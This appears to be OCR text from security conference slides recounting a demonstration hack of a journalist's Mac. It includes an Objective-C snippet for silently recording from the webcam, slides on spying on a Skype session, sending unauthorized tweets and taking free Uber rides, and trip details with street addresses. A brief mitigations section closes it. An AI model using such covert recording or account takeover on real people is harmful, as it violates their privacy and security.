
//add output
[session addOutput:output];

//start session
[session startRunning];



//start recording!
[movieFileOutput startRecordingToOutputFileURL:[NSURL fileURLWithPath:@"someFile"]
recordingDelegate:self];
```

recoding off the webcam

'shared' access



# Spying via the Webcam skype session




captured webcam session  
(target's fiancé)



# End Results: EVERYTHING!



#RSAC



Gianna Toboni

we hacked **@GiannaToboni**'s Mac at PHDays in Moscow мы хакнули мак Джианны на #PHDays!

5/25/17, 03:16  
Volvo S80  
• ulitsa Mantulinskaya, 10к2, Moskva, Russia, 1231...  
■ Tsimlyanskaya ul., 2, Moskva, Russia, 109559

unauthorized tweets

Trip Details


Map data ©2018 Google

5/25/17, 03:16  
Volvo S80  
• ulitsa Mantulinskaya, 10к2, Moskva, Russia, 1231...  
■ Tsimlyanskaya ul., 2, Moskva, Russia, 109559

free uber rides!

# MITIGATIONS

## likelihood of getting hacked--



# The (Harsh) Reality



#truth:

*"if somebody wants to hack you, they will"*

A screenshot of a tweet from Kaspersky Lab (@kaspersky). The tweet shows a close-up of an iPhone's back panel with its camera lens and Apple logo. The text of the tweet reads: "pegasus malware three iOS 0days!" followed by a link: [kas.pr/4UV2](http://kas.pr/4UV2). The Kaspersky Lab logo and Twitter logo are visible at the bottom.



pegasus malware  
three iOS 0days!

